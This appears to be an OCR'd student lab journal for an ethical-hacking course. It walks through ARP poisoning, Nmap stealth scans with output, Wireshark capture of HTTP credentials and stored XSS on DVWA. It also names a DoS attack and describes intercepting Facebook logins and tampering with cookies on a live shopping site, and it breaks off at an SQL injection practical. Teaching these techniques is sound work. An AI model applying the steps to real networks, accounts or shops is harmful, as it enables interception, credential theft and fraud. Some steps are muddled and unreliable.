
2) Click on Start/Stop Sniffer and give range values and click okay.






IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									


3) Right click on any IP and select Resolve Host Name.




4) Click on ARP tab on the bottom.



5) Click on Add Button(1) and select your router and any IP.



6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Practical – 4

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** `-sA` (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
113/tcp open  ident
139/tcp open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```


Practical-5

Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze
b) Use Nemesy to launch DoS attack


a) Use Wireshark (Sniffer) to capture network traffic and analyze

Steps:


1. Open Wireshark and select your Connection.




2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for ‘credentials’ in the dialog box.




Practical – 6

Aim: Simulate persistent cross-site scripting attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Name *
Message *
This site says...
This is XSS Exploit Test
OK

Practical – 7

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the facebook login page.
7. Your username and password is been captured using session impersonation.




8. Select a website for tempering data e.g(razorba).

9. Select any item to buy

10. Then click on add-cart


11. Then click on TemperData(add-on)

12. Refresh the page to get the extension.



13. Click on OK.

14. Change values in Cookie option for tempering the DATA.



15. Then click on OK and see the Data has been Tempered.

Practical – 8

Aim: Perform SQL injection attack.

Steps:

1. Extract the DVWA zip file.

